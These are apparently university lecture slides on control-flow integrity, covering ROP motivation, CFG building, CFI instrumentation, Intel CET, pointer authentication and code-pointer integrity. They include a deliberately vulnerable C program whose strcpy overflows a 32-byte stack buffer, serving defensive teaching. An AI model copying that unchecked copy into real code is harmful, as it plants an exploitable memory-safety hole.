



CSC 405

Control-Flow Integrity

Aleksandr Nahapetyan
anahape@ncsu.edu

(Slides adapted from Dr. Kapravelos)


ROP & return-to-libc reusing
existing code instead of injecting
malicious code...

How can we stop this?

Program Control Flow

- Unconditional Jumps
- Conditional Jumps
- Loops
- Subroutines
- Unconditional Halts

```
for(A;B;C)  
D;
```



vuln.c

```
#include <stdio.h>
#include <stdlib.h>

// Same program from ROP lecture
void getinput(char *input) {
    char buffer[32];

    strcpy(buffer, input);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv) {
    getinput(argv[1]);
    return 0;
}
```


Simple Call Graph

```
#include <stdio.h>
#include <stdlib.h>

// Same program from ROP lecture
void getinput(char *input) {
    char buffer[32];

    strcpy(buffer, input);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv) {
    getinput(argv[1]);
    return 0;
}
```



Function Locations

```
$ gcc vuln.c -o vuln
$ radare2 -A ./vuln
[0x000010a0]> afl
0x00001070      1      11  sym.imp.strcpy
0x00001080      1      11  sym.imp.__stack_chk_fail
0x00001090      1      11  sym.imp.printf
...
0x00001189      3     100  sym.getinput
0x000011ed      1      45  main
0x00001000      3      27  sym._init
[0x000010a0]>
```

Function Locations

```
$ gcc vuln.c -o vuln
```

```
$ radare2 -A ./vuln
```

Size of Function in Bytes

```
[0x000010a0]> afl
```

```
0x00001070
```

```
1
```

```
11 sym.imp.strcpy
```

Memory Address

of Basic Blocks

(code sequence with no branches in, except to the entry, and no branches out, except at the exit)

Name of function
(imp implies its imported)

```
_chk_fail
```

```
...
```

```
0x00001189
```

```
3
```

```
100 sym.getinput
```

```
0x000011ed
```

```
1
```

```
45 main
```

```
0x00001000
```

```
3
```


```
27 sym._init
```

```
[0x000010a0]>
```


```
void getinput(char *input) {
    char buffer[32];

    strcpy(buffer, input);
    printf("%s\n", buffer);
}
```

NOEXEC (W^X)



NOEXEC (W^X)



valid code locations

invalid code locations

Fundamental problem with this execution model?

Code is not executed in the intended way!

How can we make sure that the program
is executed in the intended way?

How can we make sure that the program
is executed in the intended way?

Control-Flow Integrity (CFI)

Control-Flow Integrity

- CFI is a security policy
- Execution **must** follow a Control-Flow Graph
- CFG can be pre-computed
 - source-code analysis
 - binary analysis
 - execution profiling
- But how can we enforce this extracted control-flow?

Building a Control-Flow Graph

1. Generate a .DOT file on compilation


```
$ gcc -fdump-tree-all-graph -o vuln_graph/vuln vuln.c
```

Building a Control-Flow Graph

1. Generate a .DOT file on compilation

```
$ gcc -fdump-tree-all-graph -o vuln_graph/vuln vuln.c
```

2. Load the .DOT file into [Graphviz](#) or [Edotor](#)



Enforcing CFI by Instrumentation


```

bool lt(int x, int y) {
    return x < y;
}

bool gt(int x, int y) {
    return x > y;
}

sort2(int a[], int b[], int len)
{
    sort( a, len, lt );
    sort( b, len, gt );
}

```



- LABEL ID - Defines ID for code segment
- CALL ID, DST - Designate the ID you're expecting
- RET ID - Defines ID for code segment to return to

Enforcing CFI by Instrumentation


```

bool lt(int x, int y) {
    return x < y;
}

bool gt(int x, int y) {
    return x > y;
}

sort2(int a[], int b[], int len)
{
    sort( a, len, lt );
    sort( b, len, gt );
}

```



pointers to comparison functions

- LABEL ID - Defines ID for code segment
- CALL ID, DST - Designate the ID you're expecting
- RET ID - Defines ID for code segment to return to

CFI Instrumentation Code

<u>Opcode bytes</u>	<u>Source</u> Instructions	<u>Opcode bytes</u>	<u>Destination</u> Instructions
FF E1	jmp ecx ; computed jump	8B 44 24 04	mov eax, [esp+4] ; dst

- The extra code checks that the destination code is the intended jump location

CFI Instrumentation Code

Source		Destination	
Opcode bytes	Instructions	Opcode bytes	Instructions
FF E1	jmp ecx ; computed jump	8B 44 24 04	mov eax, [esp+4] ; dst
		...	
can be instrumented as (a):			
81 39 78 56 34 12	cmp [ecx], 12345678h ; comp ID & dst	78 56 34 12	; data 12345678h ; ID
75 13	jne error_label ; if != fail	8B 44 24 04	mov eax, [esp+4] ; dst
8D 49 04	lea ecx, [ecx+4] ; skip ID at dst	...	
FF E1	jmp ecx ; jump to dst		
or, alternatively, instrumented as (b):			
B8 77 56 34 12	mov eax, 12345677h ; load ID-1	3E 0F 18 05	prefetchnta ; label
40	inc eax ; add 1 for ID	78 56 34 12	[12345678h] ; ID
39 41 04	cmp [ecx+4], eax ; compare w/dst	8B 44 24 04	mov eax, [esp+4] ; dst
75 13	jne error_label ; if != fail	...	
FF E1	jmp ecx ; jump to label		

- The extra code checks that the destination code is the intended jump location

CFI Instrumentation Code

Source		Destination	
Opcode bytes	Instructions	Opcode bytes	Instructions
FF E1	jmp ecx ; computed jump	8B 44 24 04	mov eax, [esp+4] ; dst
		...	

can be instrumented as (a):

81 39 78 56 34 12	cmp [ecx], 12345678h ; comp ID & dst	78 56 34 12	; data 12345678h ; ID
75 13	jne error_label ; if != fail	8B 44 24 04	mov eax, [esp+4] ; dst
8D 49 04	lea ecx, [ecx+4] ; skip ID at dst	...	
FF E1	jmp ecx ; jump to dst		

or, alternatively, instrumented as (b):

B8 77 56 34 12	mov eax, 12345677h ; load ID-1	3E 0F 18 05	prefetchnta ; label
40	inc eax ; add 1 for ID	78 56 34 12	[12345678h] ; ID
39 41 04	cmp [ecx+4], eax ; compare w/dst	8B 44 24 04	mov eax, [esp+4] ; dst
75 13	jne error_label ; if != fail	...	
FF E1	jmp ecx ; jump to label		

- The extra code checks that the destination code is the intended jump location

Still not implemented, but would ensure code flow

CFI Assumptions

- Unique IDs
 - must not be present anywhere in the code memory except in IDs and ID-checks
- Non-Writable Code (NWC)
 - must not be possible for the program to modify code memory at runtime
- Non-Executable Data (NXD)
 - must not be possible for the program to execute data as if it were code
- Jumps cannot go into the middle of instructions

CFI Assumptions


- Unique IDs
 - must not be present anywhere in the code memory except in IDs and ID-checks
- Non-Writable Code (NWC)
 - must not be possible for the program to modify code memory at runtime
- Non-Executable Data (NXD)
 - must not be possible for the program to execute data as if it were code
- Jumps cannot go into the middle of instructions

What code do you compile **everyday** that would cause problems with this?


Attacker

- The paper assumes a powerful attacker model
 - Arbitrary control of all data in memory
 - Even hijack the execution flow of the program
- With CFI, execution will always follow the Control-Flow Graph
 - Attacker can only execute the normal flow of the program

CFI Enforcement Overhead



CFI Enforcement Overhead



Control-Flow Guard (semi-implemented)

- Windows 10 and Windows 8.1
- Microsoft Visual Studio 2015+
- Adds lightweight security checks to the compiled code
- Identifies the set of functions in the application that are valid targets for indirect calls
- The runtime support, provided by the Windows kernel:
 - Efficiently maintains state that identifies valid indirect call targets
 - Implements the logic that verifies that an indirect call target is valid

Intel® Control-Flow Enforcement Technology (Intel CET)

INTEL
CET

=


INDIRECT BRANCH
TRACKING (IBT)

+

SHADOW
STACK (SS)


INDIRECT BRANCH TRACKING (IBT)

IBT delivers indirect branch protection to defend against jump/call oriented programming (JOP/COP) attack methods.



SHADOW STACK (SS)

SS delivers return address protection to defend against return-oriented programming (ROP) attack methods.



Intel CET helps protect against ROP/JOP/COP malware

Intel CET is built into the hardware microarchitecture and available across the family of products with that core. On Intel vPro® platforms with Intel® Hardware Shield, Intel CET further extends threat protection capabilities.



Control-Flow Enforcement Technology

- **Indirect Branch Tracking**

- ENDBRANCH -> new CPU instruction
- marks valid indirect `call/jmp` targets in the program
- the CPU implements a state machine that tracks indirect `jmp` and `call` instructions
- when one of these instructions is seen, the state machine moves from **IDLE** to **WAIT_FOR_ENDBRANCH** state
- if an **ENDBRANCH** is not seen the processor causes a control protection fault

- **ARM's Pointer Authentication**

- Armv8.3-A/Armv9-A and onward we get Pointer Authentication Codes (PACS)
- **PACIASP** signs the return address, **AUTIASP** validates it
- Use the stack pointer + return address + a secret key (A or B)
- [Learn more here](#)

Security Zen

The game is not over! [A paper from last year finds that security hardening tools make the stack executable.](#)

Too Subtle to Notice: Investigating Executable Stack Issues in Linux Systems

Hengkai Ye

The Pennsylvania State University

hengkai@psu.edu

Hong Hu

The Pennsylvania State University

honghu@psu.edu

Limitations of CFI?

Limitations of CFI?

What if your program has instructions that could be maliciously used?



CSC 405

Control-Flow Integrity

Aleksandr Nahapetyan
anahape@ncsu.edu

(Slides adapted from Dr. Kapravelos)

Fine-Grained CFI

- Precise monitoring of indirect control-flow changes
- Caller-Callee must match
- High performance overhead (~21%)
- Highest security

Coarse-Grained CFI

- Trades security for better performance
- Any valid call location is accepted

Coarse-Grained CFI

- Trades security for better performance
- Any valid call location is accepted

However, this creates vulnerabilities...

[1] N. Carlini and D. Wagner, "ROP is still dangerous: Breaking modern defenses"

[2] L. Davi, A.-R. Sadeghi, D. Lehmann, and F. Monrose, "Stitching the gadgets: On the ineffectiveness of coarse grained control-flow integrity protection"

[3] E. Goktas, E. Athanasopoulos, H. Bos, and G. Portokalidis, "Out of control: Overcoming control-flow integrity"

[4] E. Goktas, E. Athanasopoulos, M. Polychronakis, H. Bos, and G. Portokalidis, "Size does matter: Why using gadget chain length to prevent code-reuse attacks is hard"

Which type of CFI did Intel choose to implement in hardware?


Which type of CFI did Intel choose to implement in hardware?

Coarse-grained CFI...




Code-Pointer Integrity

- Static Analysis
 - all sensitive pointers
 - all instructions that operate on them
- Instrumentation
 - store them in a separate, safe memory region
- Instruction-level Isolation Mechanism
 - prevents non-protected memory operations from accessing the safe region









Code-Pointer Integrity

- Static Analysis
 - all sensitive pointers
 - all instructions that operate on them
- Instrumentation
 - store them in a separate, safe memory region
- Instruction-level Isolation Mechanism
 - prevents non-protected memory operations from accessing the safe region



Defense Overview and Overheads

	Attack step	Property	Mechanism	Stops all control-flow hijacks?	Avg. overhead
①	 <pre> graph TD A[Corrupt data pointer] --> B{ } B --> C[Modify a code pointer ...] </pre>	Memory Safety	SoftBound+CETS [34, 35] BBC [4], LBC [20], ASAN [43], WIT [3]	Yes No: sub-objects, reads not protected No: protects red zones only No: over-approximate valid sets	116% 110% 23% 7%
②		Code-Pointer Integrity (this work)	CPI CPS Safe Stack	Yes No: valid code ptrs. interchangeable No: precise return protection only	8.4% 1.9% ~0%
③		Randomization	ASLR [40], ASLP [26] PointGuard [13] DSR [6] NOP insertion [21]	No: vulnerable to information leaks No: vulnerable to information leaks No: vulnerable to information leaks No: vulnerable to information leaks	~10% 10% 20% 2%
④	 <pre> graph TD D[Use pointer by return instruction] --> E{ } F[Use pointer by indirect call/jump] --> E E --> G[Exec. available gadgets/func.-s] E --> H[Execute injected shellcode] </pre>	Control-Flow Integrity	Stack cookies CFI [1] WIT (CFI part) [3] DFI [10]	No: probabilistic return protection only No: over-approximate valid sets No: over-approximate valid sets No: over-approximate valid sets	~2% 20% 7% 104%
⑤		Non-Executable Data	HW (NX bit) SW (Exec Shield, PaX)	No: code reuse attacks No: code reuse attacks	0% few %
⑥		High-level policies	Sandboxing (SFI) ACLs Capabilities	Isolation only Isolation only Isolation only	varies varies varies

kBouncer

- Detect abnormal control transfers that take place during ROP code execution
 - Reviews last few jump calls to see if the average number of instructions execute is too small (gadgets are <10 instructions)
- **Transparent**
 - Applicable on third-party applications
 - Compatible with code signing, self-modifying code, JIT, ...
- **Lightweight**
 - Up to 4% overhead when artificially stressed, practically zero
- **Effective**
 - Prevents real-world exploits

ROP Code Runtime Properties

- Illegal ret instructions that target locations not preceded by call sites
 - Abnormal condition for legitimate program code
- Sequences of relatively short code fragments "chained" through any kind of indirect branch
 - Always holds for any kind of ROP code

Illegal Returns

